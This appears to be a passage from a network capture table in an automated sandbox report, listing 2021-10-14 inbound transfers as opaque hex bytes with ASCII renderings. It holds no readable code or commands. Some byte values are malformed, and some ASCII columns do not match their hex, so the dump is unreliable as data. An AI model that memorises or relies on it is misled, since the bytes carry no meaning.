6a 5d 64 e0 06 01 3f 88 e9 10 0b 3a 4f 1f 45 0b 62 4b 14 Data Ascii: x2O{bHuZHhxsr_O<?30BNt"yPAmpXUR;P;w[*4G1U``l&A76wJ/LJWd[qfIH]([L"LuYv5neu"%.&].fj)d?::OEbK
2021-10-14 02:35:37 UTC	180	IN	Data Raw: ef 11 37 57 84 a4 bf dd 43 1b c2 40 b5 fd 30 4a 83 96 76 c7 76 20 5f b0 21 99 ae 07 05 da 12 47 a6 d5 79 e6 24 f0 c3 e8 c6 3b 2b 94 f4 a9 b7 99 30 d3 92 84 30 c2 4b 02 e2 83 33 9f d7 a7 1c dd 63 9f c6 a7 86 da 3d 0a fc e5 d6 e1 60 0a 58 68 28 2f 0e 1b 07 69 e6 a6 09 c3 c0 57 db 69 30 1c 81 4d 8b 7b ff e4 c7 3b da ee 83 33 c2 91 f0 15 c3 dd f0 0e 96 4c 5e 9a c4 ca e4 20 d2 95 d5 e4 bb c1 29 aa 77 ee 0b 9f 7a 7e f5 54 c5 bc 3c 88 61 65 48 14 0d d3 d4 fe 4e 20 f9 c7 85 1a 53 ee 01 7e 51 fb dc 0c 6b b6 10 f6 ea 7b 6b ba 74 cc de e6 0d ff c7 e4 dd fa ec 44 ff 10 d4 91 6d 5e 02 d0 75 d0 3f 1d 8c e2 f6 84 c6 f7 8d ab f1 71 bd b0 7f b4 c1 a8 66 ad 1e 76 eb be 1a 3a 34 a1 72 47 dd d9 78 c6 47 12 46 18 9b be 64 c7 58 48 75 51 67 4f 9b 48 65 de b1 d8 f3 7f e0 96 Data Ascii: 7WC@0Jvv _lGy\$;+00K3c=`Xh(/Wi0M[v3L^)wz~T<aeHN S~Qk{ktDm"u?qfv:4rGxGFdXHuQgOHe
2021-10-14 02:35:37 UTC	182	IN	Data Raw: 1c 6f 0c 68 d5 ce 1c 41 56 50 77 1c 2c 5d 67 9e ff f2 39 e1 5b e8 16 28 eb 22 73 c1 8d f3 e4 7f 33 c3 ec a7 c7 24 ec 6e 22 32 e5 85 35 91 bb 6e ea 34 24 8a 43 3f d1 46 2b 80 59 37 11 71 f9 63 6a ee d0 d3 aa 2c 7b 48 fe 6e e4 6f 64 5c 77 eb 9c 0f 0e 4c 3a c8 b0 71 6e 54 ab f3 ec ce 1e c0 1d 23 49 f9 5b a5 03 da 24 89 9f ad dc 0c 37 df 54 9f a9 37 f8 de b5 11 39 bd 9e 83 6c 3f ee 3a 1f 84 1d 25 e5 be 3d c2 93 bb 07 bb 38 bb cc ad fc 5d 60 43 e0 26 5b 6e b5 4f 09 c5 76 1d d3 0b 2e dc f2 41 e8 01 ad 2d b7 1d c6 29 3f 4b b7 fd 1e 4f f6 b8 e7 b5 52 a5 c0 b8 e1 4e 2b 09 52 7d e0 11 61 3d c6 fa d8 41 29 03 96 97 89 53 e4 3a c9 e9 51 1c e0 41 1f 8b df 0c f1 2f 43 6b 2d c8 45 39 e2 3b f4 a7 97 47 b0 18 21 b6 74 ef 85 9f df 69 71 39 f4 22 b8 9d 5f c1 12 3b a5 39 Data Ascii: ohAVPw,]g9[("s3\$n"25n4\$C?F+Y7qci,[Hnodlwl:qnT#n[[\$L7T9f?;%=8]" C&[nOv.A-)?KORN+R)a=A):QA/Ck-E9;Gltiq9"_9
2021-10-14 02:35:37 UTC	183	IN	Data Raw: 02 13 d9 ff 30 a8 13 ab 34 07 19 a8 9f 74 39 aa 81 a5 c2 b4 47 f3 9b a7 16 63 c6 4e 5a df c6 5c e4 fe 40 73 38 98 5d 53 79 a8 52 ab 09 09 7a 26 42 b2 b7 c6 da 38 31 67 0f 51 0f 45 d4 f6 dd 3c 9a b8 63 cc 03 ec 68 3b 53 6d dc ce dc 50 09 82 0c 8f 3b b8 fe 89 dc 70 0d c6 54 02 6a 85 0a 5e ac 12 7f d4 6f c8 02 0b c6 36 21 6b 6a da a5 86 0a b2 8f 3d f1 12 2e 56 9f cb 27 f6 35 af f0 33 e9 28 1a 18 8f 47 06 2e 3b a5 2b c4 48 54 44 8e 9b 33 f7 21 56 36 93 cc 34 4d aa 0e 67 48 b1 23 55 99 44 ff 08 0c fe 72 a3 dd e2 81 50 f0 a7 a5 ee e9 2e 4c c5 84 81 a4 05 90 85 5a d6 69 44 84 81 78 a6 22 02 51 48 ad e6 8d 4f d9 2e 0a 12 2b a1 ba 45 00 f4 18 e0 4c 9d 3a e3 7f 0d 18 96 88 9d 56 68 34 25 16 7b c6 9c e6 c1 94 06 84 4f d7 65 7f 22 3c 04 0a 57 cc cf aa 2c f9 76 6c ef Data Ascii: 04t9GcNZl@s8jSyRz&B8lqQEch;SmP;pTj^o6lkj=\.V53(G.;+HTD3iV64MgH#UDrP.LZiD"xQHO.+EL:Vh4%"Oe" <W,vl
2021-10-14 02:35:37 UTC	184	IN	Data Raw: f1 7a ce 5f 41 fb 37 05 1f 20 e1 01 c9 1d 26 1f 9f 16 49 ea d5 a7 b2 07 ed 35 cc 8f b7 87 39 12 1f 65 2e 73 08 83 5b 86 48 74 e7 28 3d c7 01 5d 1e c0 de 64 88 af 8a 0c 62 d5 e0 03 d4 88 a3 00 ef 38 32 1f 44 5a 2c 4a f2 6e 7a e7 ea 56 51 3f 81 2b 87 1a b5 6b 1e f6 7a 5e b9 fa b4 e5 87 ba 38 1f 29 9f 52 24 72 f7 0c 46 20 9c 9f 43 d2 52 94 01 89 28 69 dc 33 a0 b7 98 a7 43 02 d9 dd 9a f1 a2 d1 8d 52 b4 a3 93 a5 39 cb f5 95 d1 b0 13 97 50 bf 94 63 54 ba 6b 11 6b f6 b4 b8 2a cd 27 d0 47 43 d1 29 89 57 1c ae 07 68 cf 98 71 2a 83 2e b5 e2 54 fc fa 95 53 27 8c 9a ce 29 65 7b d1 2d 07 90 fd 37 32 d0 cf cd a6 86 b7 83 cd 53 c2 44 63 ef c6 8e ee 78 d6 3d d0 4d 0e f5 9a b2 87 77 cc 1f 18 b4 f4 6e 32 2a 8e e7 40 91 cf 97 1c a4 58 e1 14 53 06 c6 c8 cf a3 6a 99 08 9c 78 Data Ascii: z_A7 &l59e.s[Ht(=]db82DZ,JnzVQ?+kz^8)R\$&rF CR(i3CR9PcTk^GC)Whq*.TS)e[-72SDcx=Mwn2"@XSjx
2021-10-14 02:35:37 UTC	185	IN	Data Raw: 02 df 11 ce 8e d5 f4 d6 ec 6d 8c 5f 09 50 36 3d f6 8c 94 f9 60 c4 8a 8d 58 ac 10 b8 56 7d 5f c1 08 4c 49 1c 0b eb af 47 1a 19 47 70 ac dd d1 77 22 45 6f 46 26 c6 31 61 21 5a a3 75 e3 4c ab 99 35 65 82 ec 21 c3 99 e2 7d ee a0 a6 94 f2 e6 e0 6d 0d f2 31 a5 d8 7c c8 19 bd 62 f6 9f 07 9e db 58 40 69 43 04 67 93 f0 c4 96 6a 4a 9d b8 8f d9 d9 44 9f f4 a8 d9 5c f0 3b f6 4a be 4e 0b 3a e4 fe eb f5 db 6e 47 6d 6a 40 7b 14 ed c6 08 73 27 3d 7e 62 b4 ec 67 ea 7c 3e 92 0a 13 4d 29 b1 60 1f 6f 56 ed 05 b4 ae b3 67 4d ed 39 13 83 8b a9 19 6a 11 7d 9f 73 88 be 58 30 6a 1f 6f 55 61 4a 73 ee 05 32 17 6f eb c1 7c 79 07 9f 25 1c 26 1b f0 f2 65 a2 5d d3 ef 57 7a fb 0a 20 24 1f 35 e9 6e 2a d1 df 29 08 83 a2 f7 76 1d 71 0f 5f 91 6f 8a b4 fd 3e 47 ee 64 65 51 16 f8 c0 ec Data Ascii: m_P6="XV)_LIGPpw"EoF&1alZuL5e!m]l]bX@iCgjJDj;JN:nGmj@[s'~-bgj>M)"oVgM9j].X0ooUaDs2oly%&e JWz \$5n*)vq_o>GdeQ
2021-10-14 02:35:37 UTC	187	IN	Data Raw: f1 52 66 ef f3 e0 37 2b 81 58 72 e5 ce 63 02 e3 8d e2 c2 29 41 b3 77 88 a1 ff 9e ee 87 51 0b da 01 3a 98 df ae f1 35 46 6d 2e 2c 45 d3 fd c7 f5 06 97 93 95 d3 01 e1 76 64 a2 0d c5 d2 71 11 d5 10 ba cb 5b 8f 09 96 a7 22 54 fb e6 98 ae f6 68 af 12 38 16 7d c8 c7 94 8f 5a 01 97 bf 0c 6c 0e cf da 25 90 35 52 06 54 a4 38 d4 d2 66 5b 4a de 5a 67 0e 2e 80 86 22 ed cf 8f ac 2b 75 13 ab ab 80 6d b8 15 75 a2 17 e6 23 35 70 a7 d4 72 98 81 bb de ba 0f a4 49 76 67 fe 07 23 d3 b3 14 0a c0 09 85 79 c7 6e 86 1d 30 58 f7 53 b0 5d fb c8 b9 7b 46 c0 b6 e6 21 c7 20 ff b8 3e ee b8 59 70 30 12 f8 5b af 89 74 dd ca 02 47 40 d8 f8 1a 6c dc 95 b4 ea ce 04 d9 b0 9e 98 13 0d cb db 46 46 a9 ca 56 e5 0d f1 ed cf a4 3c 9c 97 10 8a 4d b6 eb d3 52 b6 e6 c1 a8 19 5a 92 09 9c e6 8b 76 Data Ascii: Rf7+Xrc)AwQ:5Fm.,Evdq["Th8)Zl%5RT8f]JZg.""[mu#5prlvg#yn0XS]{F! 6Yp0[tG@IFFV<MRZv

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	188	IN	Data Raw: ae eb 51 98 3c 59 2e 79 50 92 0e 7b ee 34 72 15 db af 90 84 f7 d8 bd 08 75 3c 95 bb 5b 46 62 0d 64 44 a2 3a 2a 7e 11 1f 8a 89 c4 05 ab 3c bc 17 72 f2 ce ed be 97 b9 8b 76 91 fe 7e bd 2a 06 0f 8a da 1e b2 f2 fa dc 2a 85 a2 f9 ac 1a 66 67 6d 2a f0 47 6c c3 74 79 c8 f2 96 ce fb ce 2c 89 70 8e 73 d0 1a 84 99 72 61 fd 05 1b 81 c3 fc 26 92 9a 79 02 08 0a 25 b2 f0 37 e5 58 4f 28 09 57 0f b7 3d 8e 24 56 21 bb f1 e3 99 6f c4 52 f7 f3 ab 6b 3a e9 0c ae 04 8e f8 da 12 6d 39 fa d1 14 52 ef fb 95 5a da 13 ca d5 a3 ab d3 aa c6 a8 fd 07 fe 16 64 82 93 1e 9b 70 50 55 4c 40 62 24 9c 44 da 70 c7 54 d6 ca 86 5e 86 54 c5 0c 4b 4a 53 9f 51 ce 48 f6 1d ec 81 2c 72 3e d3 c7 59 f3 4b 64 78 c2 1d a4 b0 09 5f 71 75 30 1c 85 1a a0 08 6e 6b 21 65 8e 2d 3f 98 4e 9f 85 43 0d 99 64 1c Data Ascii: Q<Y.yP[4ru<[FbdD:*~<rv~**fgm*GltY,psra&y%7XO(W=\$V!oRk:m9RZdpPUL@b\$DpT*TKJSQH,I>YKdx_quOn kle=?NCd
2021-10-14 02:35:37 UTC	189	IN	Data Raw: 98 46 d3 8c b0 e0 fe 71 69 d3 03 37 13 fb 64 36 87 ea 64 b3 d4 b6 27 ea 78 d7 8a 32 a8 eb d3 fb 6f d4 a9 dc 70 0e 09 98 40 f2 de d9 9e 1d c7 da 5e 3a 6d 88 8c 4a 67 89 8c 18 8e 7d da 13 4a 00 a2 ef 5a b6 80 ce 37 87 35 33 fc 8d 3a 10 a8 55 21 b8 81 dd a3 f2 cc 99 5b 5b 1e bf 81 37 7d 64 cb 8c 15 41 ba 0e 5e 49 7e e0 00 98 df 55 2a 12 6d 39 fa d6 79 f8 b7 fd 2b 74 61 59 5b 91 c0 c3 24 e5 88 7b 18 14 b8 7d cc 01 5d 52 a9 96 41 d7 f0 9f e0 77 3a 02 9a 93 9d a2 ef 65 8e 12 58 4e ca 2c 88 09 dc 60 a6 45 7c 0e 77 db de a8 d0 cb 6d 66 c3 5f 52 a9 86 06 64 f5 f0 8c 0f 25 6c f3 16 40 8a fe 65 bb 5e bc d8 00 79 a3 00 63 83 e8 1e 81 c8 ac 40 f2 20 b5 2b 63 2a 4f c9 9a 90 44 45 fa 2d 76 2f 8c 12 51 5b bc b5 f6 a2 09 97 0b d6 ab d6 c0 ad 16 aa 62 d9 15 85 64 2c e3 3a Data Ascii: Fqi7d6d'x2op@^:mJgJZJ753:U![[7]dA^!~U^Ry+taY[\${}]RAW:eXN,`E]wmf_Rd%l@e^yc@ +c*ODE-v/Q[bd,:;
2021-10-14 02:35:37 UTC	191	IN	Data Raw: 5a 89 ab 4e e7 5b fd 1f 79 5c b4 1b e0 ec 10 21 af 6e 64 c5 09 5e 54 9e a9 41 46 29 de f3 62 a0 93 f7 27 54 96 f9 4d 5e 08 1e a4 eb ba 0f d6 ff d6 0e 06 bd c8 0f 8e 73 2e 51 c3 6c 44 84 0f 32 46 c8 4c 3a 45 1c 6e e6 d3 b0 fe 29 8f d4 6f 9d e9 4a 01 75 ea b0 6e cd 29 21 c2 09 7a 78 fa d0 80 ff a0 9d 6e 60 a6 86 bd d7 0a 1f 90 c3 aa f8 18 e8 a6 1a 51 5e 2c 39 38 5c aa a5 3b d8 f8 92 ec fc e4 34 6e 30 41 dc 4f 52 fd ef 34 d1 df 9c 0c c1 d7 a3 a0 cd 25 b3 3e 08 da 32 a5 51 07 5a ff 34 c0 f9 e2 e9 19 f3 2d 4b a9 16 b7 ec a6 e1 2d 41 9c e1 1a 0a d2 ce 61 43 81 e5 59 4b 4c 83 0a 7d b0 45 c9 d3 20 3c c9 31 2f 06 93 4e 5a 05 de 12 ee e8 5b b2 47 05 e9 36 52 f2 2f 8b 60 13 08 70 81 46 aa 80 64 a3 0e 25 a9 29 7f e2 84 5d 2c c7 29 6e 24 87 35 5a 8b cc 43 00 8b 8f 97 Data Ascii: ZN[y!Ind^TAF)b^TM^s.QID2FL:En)oJun)lzx^n^Q^,98;4n0AOR4%>2QZ4-K-AaCYKL]E <1/NZ[G6R/pFd%)],)n\$5ZC
2021-10-14 02:35:37 UTC	192	IN	Data Raw: 96 e5 0a fe 79 36 d9 b1 00 73 01 13 0e 52 ff 82 b5 dd 0b 1e 41 4b 91 f9 9a 4d b8 94 fd eb 24 25 12 af bf 99 81 18 b1 c7 67 47 5a fc 2c f9 2c f0 09 ed d1 3d c5 96 e9 ac 43 99 3a d3 f6 81 91 ee 79 19 6c 84 72 b3 37 8b 72 d8 22 b3 58 a7 7c db e2 07 89 e5 a4 c9 5e 08 50 68 c2 2a 43 3b e9 6b 1b a3 3c e4 c9 c0 d3 de ea 3b a0 85 23 8c 40 fd a2 e2 f8 df a3 9c ad c2 24 d4 b8 8d a8 f0 f5 be 1e 72 b3 c4 2f e4 3b d6 5d d7 2a ac fd 28 86 77 55 1c bc 56 08 d4 71 d0 15 10 7a 4c 7c 48 28 0d 05 d4 dd 4b 83 fb f9 85 dd 7e f1 01 3d 51 76 dc f2 4a 19 12 f8 ea 56 46 bd 74 d7 de 4c 0d a5 c2 11 df 9a ec 35 d1 61 d4 65 6d 48 02 20 50 73 3d e3 8c bc d8 9b c6 74 8d 46 f1 57 b8 d5 7d 4a c1 b8 48 26 1e 05 eb 2e 1b b8 19 6c 70 7f dd 06 56 0f 47 57 46 2f 9b e0 61 64 5a 96 75 d5 49 71 Data Ascii: y6sRAKM\$%gGZ,,=C:ylr7r^X ^Ph^C;k<;#@\$r/;]*(wUVqzL H(K-=QvJVfL5aemH Ps=ftW)JH&.lpVGWf/adZulq
2021-10-14 02:35:37 UTC	193	IN	Data Raw: 08 72 62 4b f6 49 a7 21 7e 5d 61 6f b5 5d 02 c0 1c 41 ce 5f 0b 15 ca 5f 28 b4 85 c4 3b e1 c1 ee 69 35 d8 21 8f de 1d ee 34 47 d0 df 05 ba 51 24 13 52 11 3e 98 85 3c 83 6c 60 ea 34 42 a5 f1 32 37 44 f6 a3 9f 00 13 71 59 6e 29 e0 d4 c4 b7 23 d3 46 cb 57 14 66 b1 52 e1 eb 6e 21 f3 50 47 c8 6d 40 77 4a ab f3 2e fa 80 ca fb 21 fa ec 39 82 01 da 79 3a 04 81 16 df 4e 3a 7d 49 05 90 80 d9 96 ab 87 39 20 95 b0 60 42 ee fd 28 cb 03 25 e5 d9 31 12 99 5d 05 8b 27 b3 fb af fc a6 52 36 fd 03 42 5b bf 7f 17 3a 4f 7e db 46 30 4a f2 6e f8 a3 b0 50 b7 11 f5 30 21 4b b7 df 36 dc cf 5e e5 b5 7d 38 e7 ba e1 22 0f af 71 24 e4 f8 7f 95 c8 9e e2 91 02 02 bf 01 89 e5 f0 1b e2 94 51 0f 7 9c 02 8f d8 89 da 6f 6e 8d 2f a4 d2 d9 c6 39 f4 f5 9a 04 be 13 01 88 7f 47 8b 56 c7 8e 72 ec Data Ascii: rbKI!~!aoJ___(:i5!4QG\$R><!4B27DqYn)#FWfRn!PGm@wJ!.9y:N:~j9 `B(%!i^R6B[O~F0JnPo!K6^}8"q \$Q@on/B9GVr
2021-10-14 02:35:37 UTC	194	IN	Data Raw: 2f 07 fe e1 b5 91 a0 25 ee c0 07 57 5b d4 36 a8 85 aa 40 06 25 82 e4 74 da ef 48 a5 52 ae d7 f3 a1 a1 3d 61 2b 54 58 9a 87 5d 2b fe bd 51 d3 99 f8 50 d5 a8 39 cc 0f 09 39 27 07 b2 bc f5 38 3a 0f 66 9d 14 80 71 d0 f6 08 c7 2c ba 90 fd 7a ec 42 7f 88 6d f9 fd 4e 50 51 8a 31 8d 68 97 70 cc 9d 71 d0 c6 e2 2d db 87 aa 5d dc 13 ac b5 6e c8 44 0a 5f 37 9f 7b 8f d8 9e 87 d7 f6 a4 36 f2 12 be 55 56 c8 25 c5 41 af 18 75 c6 29 ef 29 10 47 76 39 f2 a6 86 f5 4e 12 00 8f 14 32 3a 34 5b 35 31 cf 60 4e 9f 7a 6d 48 f1 22 e8 9a 29 d9 e6 0e c7 73 dd 98 20 b0 58 f0 6d c4 da ea 5f 4f bc 04 f4 e2 07 90 85 5a 40 69 43 92 67 7a db 22 94 17 c3 af e6 8d dd d9 44 09 f4 29 dc ba f2 46 f6 18 e1 4c 48 3d e4 68 eb 1a e1 88 45 10 6a 34 25 16 ed c6 08 e5 2d 96 ef 83 b6 91 67 7f 26 3c 92 Data Ascii: /%W[6@%tHR=a+TX]+QP99^8:fq,zBmNPQ1hpq-}nD_7{6UV%Au))Gv9N2:4[51^NzmH")s Xm_OZ@i Cgz"D)FLH=hEj4%-g&<
2021-10-14 02:35:37 UTC	196	IN	Data Raw: 0c ad 0a 47 8e a3 48 2b 10 ab bb 3e ce 38 b2 8f 7e 56 90 4c f8 68 b4 2b 67 70 f1 70 b6 8d 40 d0 35 71 f9 5a 96 8b fc c3 39 61 ec 11 31 20 87 ef 42 ef 73 42 a6 47 53 a1 fe 3a 70 b4 59 12 9c c0 92 08 29 91 e0 64 27 fc e8 74 66 48 22 7e a7 42 6a 4a 93 2a ec 85 eb 50 d4 79 fc 4f 7b 4b d2 2f 1e 90 a8 5e 82 8c 52 8f be ba a3 0b 2b d8 37 50 ac be 2d 13 92 df ac 00 6c 03 d2 44 89 6d ba cd 8d d1 51 dd 9f 43 57 ce df d6 83 e4 0e fa 1d 1d d2 9b 7b 8e cf 83 f9 56 65 14 0e f9 f3 07 b4 0d 3d 6c b1 b4 d9 6f 5b 45 55 46 c6 96 54 ed 90 4e c9 42 68 a9 4b 71 70 c1 c8 df da 54 1a ee 97 10 61 8c 48 88 db 21 db d3 16 41 55 b8 73 32 98 89 5b c7 b3 b0 07 89 2e a1 e5 31 89 80 8e 8b a8 d6 3f 94 ab 6b ce 9a f8 93 75 8f 58 18 66 b3 70 7e 8b 8c dc 07 bb db d2 1c ec 1f 77 75 ac Data Ascii: GH+>8~VLh+gpp@5qZ9a1 BsBGS:pY)d'tfH"~Bj*PyQ[K/^R+7P-IDmQCWA[Ve=lo[EUFtNBhKqpTaH!AUS2[.1 ?kuXfp~wu
2021-10-14 02:35:37 UTC	197	IN	Data Raw: 8d 05 da 74 88 bc 70 48 a4 c2 44 bd 87 ab 3e d1 5a b6 91 0c aa 02 69 32 36 5e 02 8c bc ba 86 a3 95 8d 5b 93 12 df 34 7d a1 a3 f4 25 dc 7d 19 99 44 73 7a 19 05 13 3a 9e c4 56 80 24 12 03 ed 9b 75 02 21 1d 56 75 86 2a 4d fa 2b 65 2a d2 23 a0 fa e2 8f 8d 0e e6 11 f0 fd 83 81 37 93 31 cd bb ea 9b 37 cb f0 91 8f 29 d3 ea 36 2c 0c 20 e6 0e 15 b5 51 ba 50 2f c3 83 ff b0 ba 44 44 9d 4a ae d5 81 29 90 6c ce 1a 62 49 91 09 87 58 8a fb 2c 73 6a 67 40 78 89 87 7b 9c 49 f5 7b d6 d3 f2 02 16 54 59 d3 79 6a b5 4a a8 06 97 09 7b 9f dd 89 ac f2 14 2e 7b 7b 94 e6 2e cf 64 2e ac 23 d0 4a f3 ce 4c 58 34 3a 6c 55 76 55 fd 7f 05 b1 4c 56 81 28 90 b3 cd 12 14 fb 57 34 70 73 82 97 92 c6 1a 93 66 36 62 88 47 36 42 1f 72 8c 8c 7a eb b6 ac 6f 8d d1 ea 50 56 15 0f 10 77 0a bb d4 7e Data Ascii: tpHD>Zi26^[4]%)Dsz:V\$u!Vu^M+e^#717)6, QP/DDJ)lBlX,sjg@x{[!TyjJ:{.{.dJLX4: UvULV(W4psf 6bG6BrzoPVw~
2021-10-14 02:35:37 UTC	198	IN	Data Raw: 44 48 25 db 04 7f 92 aa 37 89 ad 52 a3 9f d6 84 3a 4e d9 3b 48 81 f7 04 25 b2 c1 91 26 4a 76 e4 68 fd 51 af ae a4 f2 38 f6 bf 43 6c ee ab c5 82 c7 24 f8 5d dc 31 e8 88 4b 9b c1 fe bd d5 13 42 3f 18 e1 ea 3a a2 6b 16 5c 80 eb f5 4b 32 49 5d 29 c1 a6 38 ec d5 1e de 68 0b aa 7d 02 5a eb ac c2 f3 31 58 e5 e4 34 65 e3 74 9d af 1d f1 b6 50 60 30 8b 6a 7c b1 a2 3e a6 86 d5 11 90 60 a3 ce 54 ed a1 eb 9a b1 90 30 be ce 42 e9 f7 df d4 06 a9 6b 47 64 9d 1c 5e 82 ed 7f 25 bb db f0 68 f6 39 19 70 84 69 66 a3 de c6 6f ab 67 f9 78 77 38 fd 4a 7c 34 30 a5 d3 32 af 87 90 00 fc c2 38 83 de a6 5f 90 14 78 f8 d9 20 73 7d 6a 3a 32 a8 e9 d0 b8 43 7c 31 34 c6 b6 85 0e 8b fa 99 a5 15 4d 4a 3b b0 d0 fc a1 42 a5 ad 03 2b 4c 98 16 83 24 97 30 9c cf 4f bf f9 ff c0 15 d0 40 9d f3 e9 c3 Data Ascii: DH%7R:N;H%&JvhQ8Cl\$[1KB?>k!K2l])8h}Z1X4etP^Oj]>`T0BkGd^%h9pifogxw8J[40>28_x s];>2C[14M:B +L\$OO@

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	199	IN	Data Raw: 35 94 72 ca bc 8f 89 3a cc fe 9d 80 72 e4 e0 5a 05 0d 2a e6 08 08 99 50 fb 60 39 cc 84 e1 bc 98 30 7d 86 40 be cf 86 23 f6 5b 8f 21 5d 53 97 01 89 76 8e c9 31 64 18 5d 47 63 99 a3 08 a3 4e fa 1e c5 c2 e5 15 16 40 49 e6 6f 13 88 5d c9 3f 9d 0c 59 89 ff 85 c8 c6 0b 28 3a 4d 84 94 04 c9 11 1e ad 23 dd 47 97 ed 65 37 17 2b 00 78 5c 34 f7 7f 30 9a 71 40 e8 0d 80 b3 ff 7b 3e fa 5e 22 51 77 84 a4 92 ce 3f 84 48 21 73 89 5d 1d 53 6b 50 e9 bc 4f fb ac a8 6d 9b d0 e0 40 7b 15 6a 31 46 1b a1 f4 72 5e 4f 9a 80 3a 1e 6f bf b2 15 c5 6a 70 b9 b3 ca ff c8 1b c1 19 4d f6 63 b9 f0 6e 69 7b 0d 1c 55 b0 25 99 4a ee 01 15 1b f3 39 b5 bb 68 24 c0 13 bb 65 ba 36 76 ff 24 a3 54 8f 09 8d ec 49 a0 40 e1 aa 9f 9d 47 06 45 b7 9e ce 33 51 9c 1d c4 78 f9 eb a0 c5 dc 3e 98 5b d1 ef 57 Data Ascii: 5r:rZ*P`90)@#/[!\$%&'()*+,-./:;<=>?@A[B CDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{ }~!@GE3Qx>][W
2021-10-14 02:35:37 UTC	201	IN	Data Raw: 49 14 63 c2 a7 db fb 31 2a f8 f6 27 4f 8c 6b ab af 3b ca ba 34 73 3d ff 52 57 a4 90 17 c3 9b d7 11 a7 2e 91 c6 45 a1 a3 e0 89 9a be 59 b5 ce 78 d7 d9 d5 ba 01 a9 71 6c 6e 91 1e 5c b8 e4 9a 33 de e8 ca 5f cb 36 03 71 85 70 6c af dc c4 55 a2 0a db 1d 44 0a e0 70 7d 36 37 2c df 26 be 85 94 03 fa b6 17 e6 ef 8e 52 8f 26 5f ed dc 45 20 7d 32 38 23 95 df d4 a9 2b 1b 33 25 ed a6 9b 27 90 e2 9d eb 36 49 5f f3 de 99 91 74 e3 9d 06 47 44 90 7b a1 4d f0 1d 81 90 5e a4 96 eb c0 71 d6 5b d3 f6 ed a6 a7 18 19 62 e8 4e f8 56 8b 4e a9 11 cb 3f f4 78 ac b2 66 e6 b0 b2 a5 62 5f 2a 01 be 6d 6c 3b a2 01 9b e2 4f ee 84 aa 57 9d 95 30 ef ef ab c1 6c ff cb 88 74 b8 84 83 c6 a8 b4 b5 99 a1 c5 9a 61 dd 24 5e fd ae 5c ae 95 d6 30 bc 99 ff 3a 04 ed 1c ee 4d 62 7a 61 bf b2 8f aa 3c Data Ascii: lc1*Ok;4s=RW.EYxqln!\$ _6qplUDp)67,&R&_E }r8#+3%6! _tGD[M^q[bNVN?xfb _*ml;OW0lta\$^!0:Mbza<
2021-10-14 02:35:37 UTC	202	IN	Data Raw: 99 95 19 ce 0a 6a ae 4d 95 7d 8a fb 5c 3d 1e 70 2f 72 7f 25 f5 74 14 80 71 7f ee 0b 90 ab b4 3f 1f ec 51 24 4a 1b bd 9b 9d a2 09 89 68 3b 60 9e 77 13 4f 6f 57 86 99 58 fd 9a a7 6b 97 cc ab 68 6f 01 4b 30 6a 0e bc e8 1b 5b 5f 9a ba 79 26 64 8a a5 14 c4 5e 5c bb be cf f4 ab 3c cd 13 48 f8 65 a4 e5 6e 05 33 16 3f 26 49 9f 4d ae 91 2f 3c 28 23 a5 bd 75 2e ae 50 b3 6d be 00 4c fb 22 b9 52 8e 35 e8 f3 4d ac 7e c3 a6 82 80 5d 28 5f c3 be d3 3d 63 8d 0c 92 55 ea f6 ad c6 d7 6e 8d 51 c6 d5 52 59 45 37 3f ef 24 0e 60 14 8d 3c 8a 8b a6 b7 25 41 68 48 88 38 88 19 01 2e 92 82 62 62 e8 1d 3e bb 93 2d 01 7a e2 bc 54 8d 30 ba 8b 53 51 8a 51 f5 6e b4 4c 43 7a eb 49 9e 9a 45 ce 3d 66 f1 41 91 b1 db 87 5e 77 fd 3a 22 2d 8d e0 52 ef 72 4b e5 7b 44 b4 e3 38 68 8f 56 00 9a Data Ascii: jM!)=p/r%tq?Q\$Jh;`wOoWXkhoKQ![_y&d^!<Hene3<IH.<5u.PmL"R5M~J](_=cUnQRYE7?*\$~%<AhH8.bb>~zT0S QQnLCzIE=fA^w:~.RrK{D8hv
2021-10-14 02:35:37 UTC	203	IN	Data Raw: f3 30 ac a6 f1 23 e8 af 1d 83 d8 a6 59 8e 1c 57 ed fd 2b 15 66 13 2d 32 92 d7 ee a9 22 69 20 09 f7 9f b9 48 ae e4 9a 88 11 53 2c e3 c3 f8 a7 69 aa b6 09 28 02 be 1e 92 68 91 26 9c d9 51 bd e3 fd e0 1f d3 5d d3 d6 ed d4 a7 12 6d 6b f3 37 d6 51 ed 71 dd 0a f1 36 c8 0c b9 b4 08 e6 80 a8 93 21 42 37 07 be 5c 63 4f be 28 d3 c9 4a ee 9b a5 25 b4 ff 72 d8 85 e8 f9 06 bb da e2 31 aa ee c5 d5 c2 f3 a1 f3 e9 d0 f0 23 d2 3a 33 fb b4 5c 86 8e d6 10 a7 99 df 21 04 fb 1b 8b 6e 79 7a 40 a4 b2 a0 b1 3c 7d 3e 08 3d 64 0d 07 a5 f6 08 b7 fb fe f4 ce 3b 9d 01 38 20 6d 9b bf f4 a 18 63 8b 8b fc 46 da 05 cc bd 01 0d a2 b3 02 ba f6 ec 3a a0 12 b3 e0 6d 8a 70 0b 13 44 3d 24 fe d8 d1 f4 c6 b1 ff 3d b6 60 b8 1e 0f c9 a6 91 3c f0 47 13 8a 5a 1a 5b 75 22 11 48 dd f3 39 87 2f 73 34 8e Data Ascii: 0#YW+f-2"i HS,i(h&Q)mk7Qq6IB7cQ(J%r1#:3!nyz@<)>;d;8 mJcF:mpD\$= \$"<GZ[u"H9/s4
2021-10-14 02:35:37 UTC	205	IN	Data Raw: 29 db 76 64 c4 17 85 f1 07 6a 7d 79 1b 26 f6 0e 8a 4c ed 28 08 c2 f0 50 84 b7 6f 35 a5 3d fa 4c a3 3e 7d f0 3f b9 4f 88 38 9b 80 4f bd 55 ca 81 9f 86 5a 23 42 c3 a1 ce 32 56 87 0b ab 56 ce a8 92 c0 1a 8b 58 f0 eb 57 55 54 6a 12 e5 3c 67 70 14 8a 63 9b 8b a0 9b 1b 4b 64 1b ae 25 90 06 07 39 92 eb 40 65 8b 3c 28 bb 88 2e 18 7a fd 9a 09 bb 3e bb b9 40 47 90 41 b2 40 aa 3c 48 76 fc 77 ab 83 5a cc 07 60 e2 43 91 bd d0 f4 39 41 f0 16 1a 27 83 af 74 f3 73 51 8c 45 58 e9 d2 25 66 a3 48 12 9c c0 92 0e 05 a7 96 6a 21 ed c4 32 5a 43 3c 6b b6 66 00 18 87 00 98 8e c2 35 99 74 92 5f 5a 39 d8 1b 4d 93 9e 28 8c ab 